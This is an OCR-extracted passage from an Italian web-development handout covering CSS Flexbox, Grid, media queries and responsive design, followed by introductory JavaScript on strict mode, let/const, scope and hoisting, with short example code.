


Figura 4.4: *I due assi di un contenitore flex.*

Flex item

I figli del contenitore flex diventano flex item, vengono disposti lungo l'asse principale e supportano alcune proprietà specifiche.

Proprietà	Effetto
`flex-grow`	fa espandere l'elemento occupando tutto lo spazio disponibile lungo l'asse principale.
`flex-shrink`	controlla se l'elemento può ridurre la propria dimensione di base per stare nel contenitore.
`flex-wrap`	si imposta sul **contenitore** e controlla che cosa accade in caso di traboccamento: gli elementi possono andare a capo su più righe.

justify-content

La proprietà `justify-content` del contenitore specifica come gestire lo spazio libero lungo l'**asse principale**.




Figura 4.5: *I valori più usati di* `justify-content`.

Analogamente, `align-content` specifica come gestire lo spazio libero lungo l'**asse trasversale**; i valori più usati sono `flex-start`, `flex-end` e `center`. La proprietà `align-items` allinea invece i singoli elementi lungo lo stesso asse.

Esempio 4.5 — Un contenitore flex completo


flex.html

```html
<div class="container">
  <div class="item special"><em>1</em></div>
  <div class="item"><em>2</em></div>
  <div class="item"><em>3</em></div>
</div>
```

flex.css

```css
.container {
  width: 300px;
  height: 50px;
  background: rgb(255, 182, 182);
  display: flex;
  justify-content: space-around;
  align-items: center;
}

.item {
  height: 20px; width: 50px;
  padding: 5px;
  background: rgb(169, 169, 255);
}
```



Lo spazio libero è distribuito attorno ai tre elementi, che restano centrati in verticale nei 50px di altezza.

Gli elementi sono distribuiti orizzontalmente con spazio uguale attorno a ciascuno (`space-around`) e centrati verticalmente (`align-items: center`).

Uno strumento per esercitarsi

Il sito `https://flexbox.help/` permette di visualizzare l'effetto delle proprietà flex in tempo reale ed è molto utile per prenderci confidenza.

GRID

Grid è un layout **bidimensionale**, basato su righe e colonne.

- i contenitori grid si dichiarano con `display: grid`;
- i figli diretti dei contenitori grid diventano **grid item**;
- il contenitore definisce **numero e dimensione** delle proprie righe e colonne.


Esempio 4.6 — Una griglia a due colonne e tre righe

grid.css

```css
.container {
  display: grid;
  grid-template-columns: 1fr 100px;        /* due colonne */
  grid-template-rows: 20px 50px 100px;     /* tre righe */
  gap: 10px;
}
```

grid.html

```html
<div class="container">
  <div>A</div><div>B</div><div>C</div>
  <div>D</div><div>E</div><div>F</div>
</div>
```



Le righe sono alte 20, 50 e 100 pixel; il `gap` lascia 10 pixel fra una cella e l'altra.

Gli elementi vengono collocati **riga per riga**: A e B nella prima, C e D nella seconda, E ed F nella terza.

L'unità fr


L'unità `fr` (*fraction*) è un'unità relativa specializzata che funziona **solo** nei layout grid. Rappresenta una lunghezza flessibile corrispondente a una **quota dello spazio disponibile**, e si comporta in modo simile alla proprietà `flex`.

Per esempio, `grid-template-columns: 1fr 1fr 1fr;` definisce tre colonne che si spartiscono in parti uguali lo spazio disponibile. Nell'esempio precedente, invece, `1fr 100px` significa: la seconda colonna è larga esattamente 100 pixel, la prima prende **tutto il resto**.

Direzione di riempimento

Per impostazione predefinita i grid item vengono collocati lungo le righe, ma è possibile collocarli lungo le colonne con la proprietà `grid-auto-flow: column`:

```css
.container {
  display: grid;
  grid-template-columns: 1fr 100px;
  grid-template-rows: 20px 50px 100px;
  grid-auto-flow: column;
  gap: 10px;
}
```



Stesso HTML, stessa griglia: cambia solo l'ordine di riempimento.

Con lo stesso HTML dell'esempio precedente si ottengono A, B e C nella prima colonna e D, E ed F nella seconda.

Aree con nome

È possibile assegnare un **nome** ad aree (insiemi di celle) della griglia e collocarvi gli elementi tramite la proprietà `grid-area`. È il modo più leggibile di descrivere l'impianto di una pagina intera.

Esempio 4.7 — L'impianto classico di una pagina


areas.css

```css
body {
  display: grid;
  grid-template-columns: 70vw 1fr;
  grid-template-rows: auto auto 1fr auto;
  grid-template-areas:
    "header  header"
    "navbar  navbar"
    "main    sidebar"
    "footer  footer";
  height: 100vh;
  margin: 0;
}

header { grid-area: header;  }
nav    { grid-area: navbar;  }
main   { grid-area: main;    }
aside  { grid-area: sidebar; }
footer { grid-area: footer;  }
```

areas.html

```html
<body>
  <header>Header</header>
  <nav>Navbar</nav>
  <main>Main</main><aside>Aside</aside>
  <footer>Footer</footer>
</body>
```



La stringa passata a `grid-template-areas` è, letteralmente, un **disegno** della pagina: ogni riga di testo è una riga della griglia, e ripetere lo stesso nome su celle adiacenti le unisce in un'unica area.

Uno strumento per esercitarsi

Due giochi molto usati per imparare questi due meccanismi sono `https://flexboxfroggy.com/` per Flexbox e `https://cssgridgarden.com/` per Grid.

MEDIA QUERY

Le **media query** permettono di applicare certi stili CSS **solo** quando il dispositivo che sta visualizzando il contenuto ha determinate caratteristiche. Si introducono con la parola chiave `@media`.

stampa.css

```css
body {
  color: white;
  background: black;
}

@media print {
  body {
    color: black;
    background: transparent;
  }
}
```

Il CSS moderno supporta tre **tipi di output**:

Tipo	Destinatario
`print`	materiale impaginato e documenti visualizzati in anteprima di stampa.
`screen`	dispositivi che mostrano il documento su uno schermo.
`all`	tutti i dispositivi di output.

Caratteristiche del media

Le media query possono anche verificare caratteristiche specifiche dello user agent, del dispositivo di output o dell'ambiente. Si chiamano **media feature**. La sintassi completa è:

```
@media tipo_media and (caratteristica: valore) and ...
```

- se il tipo è omesso, si assume `all`;
- le caratteristiche vanno racchiuse fra parentesi e sono opzionali.

Esempio 4.8 — Orientamento dello schermo


orientamento.css

```css
@media screen and (orientation: landscape) {
  h1::after { content: "Orizzontale"; }
}

@media screen and (orientation: portrait) {
  h1::after { content: "Verticale"; }
}
```

orientamento.html

```html
<body><h1></h1></body>
```



finestra più larga che alta


più alta che larga

L'unico contenuto della pagina è generato dal CSS, con `::after`.

Esempio 4.9 — Punti di rottura sulla larghezza

breakpoint.css

```css
@media (max-width: 600px)  { h1::after { content: "XSmall"; } }
@media (min-width: 600px)  { h1::after { content: "Small";  } }
@media (min-width: 768px)  { h1::after { content: "Medium"; } }
@media (min-width: 992px)  { h1::after { content: "Large";  } }
@media (min-width: 1200px) { h1::after { content: "XLarge"; } }
```



Le larghezze a cui il layout cambia si chiamano **breakpoint** (punti di rottura). Si noti che più regole possono essere vere contemporaneamente: a 1300px sono soddisfatte tutte tranne la prima, e prevale l'ultima in ordine di comparsa, per la regola della cascata vista nel capitolo precedente.

Responsive design

Le media query esistono per rispondere a un problema concreto, che ha una storia istruttiva.

Layout a larghezza fissa

Alla fine degli anni Novanta la maggior parte dei monitor era di 640×480 pixel. Nei primi tempi del web design era quindi ragionevole progettare le pagine per una larghezza di 640 pixel.

Poi i monitor cominciarono a crescere: 800×600, poi 1024×768, e i progettisti aggiornarono di conseguenza le loro larghezze fisse.

Lavorare con una singola larghezza specifica, che sia 640, 800 o 1024 pixel, si chiama **fixed-width design**. Il problema è evidente: il risultato è buono **solo** a quella larghezza.

- su schermi **più piccoli** non si riesce a vedere l'intera pagina senza scorrimento orizzontale;
- su schermi **più grandi** resta moltissimo spazio sprecato.

Layout liquidi

Mentre la maggioranza usava larghezze fisse, alcuni resero i propri layout più flessibili. Non esistevano ancora né Flexbox, né Grid, né le media query: lo fecero usando le **percentuali** come larghezza delle colonne. Questi layout si chiamano **liquidi** (o *fluidi*). Wikipedia fu uno dei primi siti a usarli.

I layout liquidi funzionano bene su un intervallo ampio di larghezze, ma peggiorano agli estremi: su uno schermo molto largo il risultato appare **stirato**, su uno molto stretto appare **schiacciato**.

Siti separati

Poi arrivarono i dispositivi mobili, con schermi larghi anche solo 240 pixel, su cui né i layout fissi né quelli liquidi funzionavano bene. Una soluzione fu mantenere un **sito separato** per i dispositivi mobili, ospitato su un sottodominio.

Tipicamente si ricorreva allo **user agent sniffing**: si esaminava l'header `User-Agent` della richiesta per redirigere gli utenti mobili verso la versione dedicata. Gli svantaggi:

- lo sniffing dello user agent è **inaffidabile**: può non riconoscere un utente mobile, oppure redirigere per errore un utente desktop;
- ogni sito va **mantenuto separatamente**;
- oggi la distinzione fra mobile e non mobile è sempre più sfumata.

Sarebbe stato molto meglio avere un **unico** sito che si presenta in modo diverso a seconda delle caratteristiche del dispositivo.

Layout adattivi

Con l'introduzione delle media query (attorno al 2009) diventarono possibili layout più flessibili. All'inizio, però, i progettisti erano ancora abituati alle larghezze fisse: realizzarono quindi siti che **commutavano fra poche larghezze fisse** usando le media query. Questo approccio si chiama **adaptive design**.

adattivo.css

```css
main  { display: inline-block; height: 200px; }
aside { display: inline-block; height: 200px; }

@media (max-width: 800px) {
  main  { width: 400px; }
  aside { width: 180px; }
}

@media (min-width: 800px) {
  main  { width: 500px; }
  aside { width: 280px; }
}
```



Le larghezze sono fisse: oltre gli 800px il layout non cresce più con la finestra.

I layout adattivi permettono di avere un solo sito che appare bene a poche dimensioni diverse. Il risultato però non è mai davvero corretto per le dimensioni **intermedie**: all'utente viene mostrato il layout più vicino alla dimensione della sua finestra, e vista la varietà di dispositivi esistenti, è probabile che la maggior parte degli utenti veda un layout meno che ottimale.

La sintesi arriva qui.

- I layout **adattivi** sono media query + layout a larghezza fissa.
- I layout **responsive** sono media query + layout **liquidi**.

Il termine fu coniato da **Ethan Marcotte** in un articolo del 2010. Il responsive design è caratterizzato da tre ingredienti:

- **contenitori fluidi**;
- **media fluidi** (immagini e video che scalano);
- **media query**.

L'impianto e le immagini di un sito responsive devono apparire bene su **qualunque** dispositivo, non su un elenco predefinito di dimensioni.




Figura 4.6: *Breve storia dei layout web.*


Esempio 4.10 — Un layout responsive

responsive.css

```css
body { display: flex; justify-content: center; flex-wrap: wrap; }

main  { display: inline-block; }
aside { display: inline-block; min-height: 100px; }
img   { width: 20%; min-width: 100px; }

@media (max-width: 600px) { main { width: 100%; } aside { width: 100%; } }
@media (min-width: 600px) { main { width:  60%; } aside { width:  40%; } }
@media (min-width: 768px) { main { width:  70%; } aside { width:  20%; } }
```



La differenza rispetto all'esempio adattivo è tutta nelle unità: qui le larghezze sono in **percentuale**, quindi fra un breakpoint e l'altro il layout continua ad adattarsi con continuità invece di restare congelato.

Il meta tag viewport

C'è un ultimo tassello, senza il quale nulla di tutto questo funziona sui telefoni.

I primi browser mobili dovevano gestire siti progettati per schermi molto più larghi dei loro. Adottarono quindi una soluzione pragmatica:

1. assumevano che i siti fossero progettati per uno schermo largo 980 pixel;
2. disegnavano la pagina in un **viewport virtuale** di 980 pixel;
3. riducevano in scala il risultato per farlo entrare nella larghezza reale dello schermo.




Figura 4.7: *Il meccanismo del viewport virtuale dei primi browser mobili.*

Questo meccanismo permetteva ai siti **non** ottimizzati per il mobile di apparire decenti su schermi stretti. Non funziona però per i siti che **sono** ottimizzati per il mobile: le media query impostate a 640 pixel non scatterebbero mai, perché il browser sta disegnando in un viewport da 980.

La soluzione è il meta tag **viewport**, che permette di controllare questo meccanismo. Le pagine ottimizzate per il mobile devono includere nel proprio `<head>`:

viewport

```
<meta name="viewport" content="width=device-width, initial-scale=1">
```

Il tag specifica due regole:

- `width=device-width` dice al browser di assumere che la larghezza per cui il sito è stato progettato sia **la larghezza del dispositivo**;
- `initial-scale=1` dice al browser di **non applicare alcuna riduzione** in scala.

Senza questa riga il responsive non funziona

È l'errore più frustrante da diagnosticare: si scrive un foglio di stile responsive impeccabile, lo si prova ridimensionando la finestra del computer e funziona benissimo; poi lo si apre sul telefono e appare tutto minuscolo, come una pagina desktop rimpicciolita. La causa è quasi sempre la mancanza del meta tag viewport nell'`<head>`.

Riferimenti

- **Learn CSS** — web.dev. Sezioni 2, da 8 a 11.
  https://web.dev/learn/css/
- **Learn Responsive Design** — web.dev. Sezioni da 1 a 3 e 15.
  https://web.dev/learn/design/
- **Flexbox Froggy** — gioco per imparare Flexbox.
  https://flexboxfroggy.com/
- **CSS Grid Garden** — gioco per imparare Grid.
  https://cssgridgarden.com/

JavaScript

Finora abbiamo imparato a costruire pagine web moderne e curate: con HTML ne definiamo la struttura, con i CSS il loro aspetto sui vari media.

Le nostre pagine restano però **intrinsecamente statiche**: non c'è modo di far cambiare il loro contenuto mentre le stiamo consultando, a meno di modificare il file HTML e ricaricare la pagina. Manca il terzo pilastro.

Che cos'è JavaScript

JavaScript

JavaScript è un linguaggio di scripting di alto livello e a **tipizzazione debole**. Introdotto per la prima volta dal browser Netscape nel **1995**, è stato progettato per essere incluso nelle pagine web ed eseguito **dentro un browser**, allo scopo di rendere i documenti HTML più dinamici. I programmi JavaScript (gli *script*) vengono interpretati come testo semplice dal *motore JS*.

Oggi JavaScript non si usa più soltanto nelle pagine web: lo si trova nel software di back-end, nelle applicazioni desktop e mobili, nello scripting generico. È il linguaggio di programmazione più diffuso in assoluto: nel 2023 il 66% degli sviluppatori professionisti intervistati da Stack Overflow dichiarava di usarlo.

JavaScript implementa la specifica **ECMAScript**.

Perché due nomi

ECMAScript è lo **standard**, mantenuto dall'ente di normazione ECMA; *JavaScript* è il nome comune delle sue implementazioni. Le sigle come ES5, ES6 (o ES2015) indicano le edizioni dello standard, ed è così che si datano le funzionalità del linguaggio: dire che una cosa è «ES6» significa dire che è stata introdotta nel 2015.
Il nome, va detto, è un artificio di marketing: JavaScript non ha nulla a che vedere con Java. La somiglianza sintattica è superficiale, la semantica è profondamente diversa.

Includere JavaScript in una pagina

Il codice JavaScript si può includere in un documento HTML in due modi.

JavaScript interno: il codice è scritto dentro un elemento `<script>`, nell'`<head>` oppure nel `<body>`.

```
<script>
  console.log("Hello World!");
</script>
```


JavaScript esterno: si usa `<script src="url/dello/script.js">`, e il file esterno deve avere estensione `.js`.

```
<script src="script.js"></script>
```

Esempio 5.1 — Hello World

hello.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
    <script>
      console.log("Hello World!");
    </script>
  </head>
  <body>
    <h1>Hello!</h1>
  </body>
</html>
```



Il messaggio non compare nella pagina: compare nella **console** dei DevTools. È il canale principale con cui uno script comunica a chi lo sviluppa.

Il tag script non è mai auto-chiudente

Anche quando si carica un file esterno e il tag è vuoto, va scritto `<script src="..."></script>`. La forma abbreviata `<script src="..." />` non funziona: la specifica HTML non lo consente, e il browser considera tutto ciò che segue come contenuto dello script.

JavaScript moderno

Per molto tempo JavaScript si è evoluto **senza rotture**: le nuove funzionalità venivano aggiunte e quelle esistenti restavano intatte. Questo è stato vero fino al 2009, con l'arrivo di **ECMAScript 5** (ES5), che ha modificato alcune funzionalità esistenti.

Per mantenere la retro-compatibilità, queste modifiche incompatibili sono **disattivate** per impostazione predefinita. Si abilitano con la direttiva `"use strict"` nella prima riga di uno script.

JS script.js

```
"use strict";
/* qui il codice JavaScript */
```

In questa dispensa, salvo indicazione contraria, si fa sempre riferimento alla versione moderna e **strict** di JavaScript.

Perché conviene sempre

La modalità strict non aggiunge funzionalità: **toglie** comportamenti permissivi che nascondono errori. Trasforma in errori espliciti cose che altrimenti fallirebbero in silenzio, come assegnare a una variabile mai dichiarata o scrivere su una proprietà in sola lettura (li vedremo entrambi più avanti in questo capitolo). Costa una riga e fa emergere subito bug che altrimenti si scoprirebbero molto più tardi.

Il linguaggio

JavaScript supporta i paradigmi **imperativo**, **funzionale** e **orientato agli oggetti**, e possiede costrutti molto interessanti per la programmazione asincrona.

Un programma JavaScript è una **sequenza di istruzioni** (*statement*), composte da valori, operatori, espressioni, parole chiave e commenti. La sintassi è piuttosto simile a quella di Java e del C, ma **molto più permissiva**.

Le istruzioni sono delimitate da un a-capo, da un punto e virgola, o da entrambi.

JS istruzioni.js

```
// con i punti e virgola
msg = "Hello";
num = 1;
console.log(msg);

// senza punti e virgola: funziona lo stesso
msg = "Hello"
num = 1
console.log(msg)

// piu' istruzioni sulla stessa riga
msg = "Hello"; num = 1; console.log(msg);
```

Delimitare le istruzioni con il punto e virgola resta comunque una buona pratica da preferire.

L'inserimento automatico dei punti e virgola

Quando il punto e virgola manca, l'interprete lo inserisce da sé (*Automatic Semicolon Insertion*). Il meccanismo funziona quasi sempre, ma ha casi limite che generano bug memorabili: un `return` seguito da un a-capo, per esempio, restituisce `undefined` perché il punto e virgola viene inserito subito dopo il `return`. Metterli sempre costa poco.

Il ciclo di vita di una variabile

Dichiarare una variabile in JavaScript consiste di tre passi distinti.




Figura 5.1: *Le tre fasi della vita di una variabile e la Temporal Dead Zone.*

let e const

Nel JavaScript moderno le variabili si dichiarano e inizializzano con:

- la parola chiave `let` per le variabili «normali»;
- la parola chiave `const` per le costanti, che non possono essere riassegnate.

Per impostazione predefinita le variabili sono inizializzate a `undefined`.

variabili.js

```
let x;
const y = 42;

console.log(x);   // output: undefined
console.log(y);   // output: 42
```

Con `const` si dichiarano **costanti locali con scope di blocco**, cioè variabili il cui valore non può essere riassegnato. Per il resto si comportano come quelle dichiarate con `let`, compreso l'hoisting che vedremo fra poco.

const.js

```
const n = 42;
console.log(n);   // output: 42
n = 43;           // TypeError: Assignment to constant variable.
```

const non rende immutabile un oggetto

`const` impedisce di **riassegnare la variabile**, non di modificare il valore a cui si riferisce. Se il valore è un oggetto, la variabile ne contiene solo il **riferimento** (lo vedremo nella sezione sugli oggetti), e le proprietà si possono cambiare liberamente.

```
const pet = { name: "Hannibal" };
pet.name = "Sif";   // consentito: cambia l'oggetto, non la variabile
pet.age = 7;        // consentito
pet = {};           // TypeError: e' la variabile a non poter cambiare
```

Esistono tre livelli di scope:

- **scope globale**;
- **scope di funzione**;
- **scope di modulo**.

In aggiunta, le variabili dichiarate con `let` e `const` possono avere uno **scope di blocco**, cioè il più vicino blocco delimitato da una coppia di parentesi graffe.


Esempio 5.2 — Scope di blocco con let

JS scope.js

```
let bool;               // dichiarazione
bool = true;

if (bool) {
  // console.log(msg); // msg non e' accessibile qui
  let msg = "Hello";   // dichiarazione + assegnamento
  console.log(msg);    // output: Hello
}

// console.log(msg);   // msg non e' definita qui
console.log(bool);     // output: true
```



Ogni blocco ha il suo scope: da dentro si vede fuori, da fuori non si vede dentro.

Lo scope delle variabili dichiarate con `let` e `const` è il blocco più vicino, e le variabili sono accessibili **solo dopo** che la riga in cui sono dichiarate è stata eseguita.


Hoisting

L'**hoisting** (letteralmente «sollevamento») è il comportamento predefinito per cui le dichiarazioni di variabili e funzioni vengono implicitamente spostate all'**inizio del loro scope**.

Con `let` e `const` viene sollevata soltanto la **dichiarazione**, non l'inizializzazione: quest'ultima avviene sulla riga che conteneva originariamente la dichiarazione. Nell'intervallo fra le due la variabile esiste ma è inaccessibile: è la **Temporal Dead Zone** della figura precedente.

JS hoisting.js

```
// qui la variabile x non e' definita
{
  // la dichiarazione di x viene sollevata qui: inizia la TDZ
  console.log(x);    // ReferenceError
  let x = 1;         // fine della TDZ, x viene inizializzata
  // da qui in poi x vale 1
}
// qui la variabile x non e' piu' definita
```



Console

```
Uncaught ReferenceError: can't access
lexical declaration 'x' before
initialization
```


Esempio 5.3 — Shadowing

JS shadowing.js

```
let n;                // dichiarazione
n = 1;

if (n > 0) {
  let n = 2;          // maschera la n dello scope esterno
  // let n;           // errore: gia' dichiarata in questo blocco
  console.log(n);     // output: 2
}

console.log(n);       // output: 1
```



Il nome si cerca partendo dallo scope più interno: vince la n più vicina.

Prima di ECMAScript 6: var e dichiarazioni implicite

Prima dell'introduzione di ECMAScript 6 (2015) le variabili si dichiaravano con la parola chiave `var`, o addirittura implicitamente. A meno di dover davvero supportare browser molto vecchi, **non** vanno più dichiarate in questi modi: hanno proprietà piuttosto confuse e favoriscono gli errori.

Le variabili dichiarate con `var` vengono sollevate allo scope di funzione o globale più vicino (**niente scope di blocco**) e vengono **anche inizializzate** a `undefined`.

Il codice a sinistra si comporta esattamente come quello a destra: la dichiarazione esce dal blocco e sale in cima, già inizializzata.

JS var.js

```
if (true) {
  console.log(n);   // undefined, non un errore!
  var n = 1;
}
console.log(n);     // output: 1 (n e' sopravvissuta)
```

JS var-equivalente.js

```
var n;              // sollevata e inizializzata
if (true) {
  console.log(n);   // output: undefined
  n = 1;
}
console.log(n);     // output: 1
```

Le variabili possono anche essere dichiarate **implicitamente**, per esempio usandole in un assegnamento senza alcuna parola chiave. Il risultato è la creazione di una **variabile globale**.

Mai dichiarare implicitamente

È una pessima pratica e una fonte inesauribile di errori: una variabile che doveva essere locale diventa globale, e da lì in poi qualunque altra parte del programma può sovrascriverla. In modalità **strict** la cosa è esplicitamente vietata e produce un `ReferenceError`.

```
"use strict";
msg = "meglio evitare";   // ReferenceError: msg is not defined
```

Tipi di dato primitivi

L'operatore `typeof` restituisce il tipo di un valore.


```js
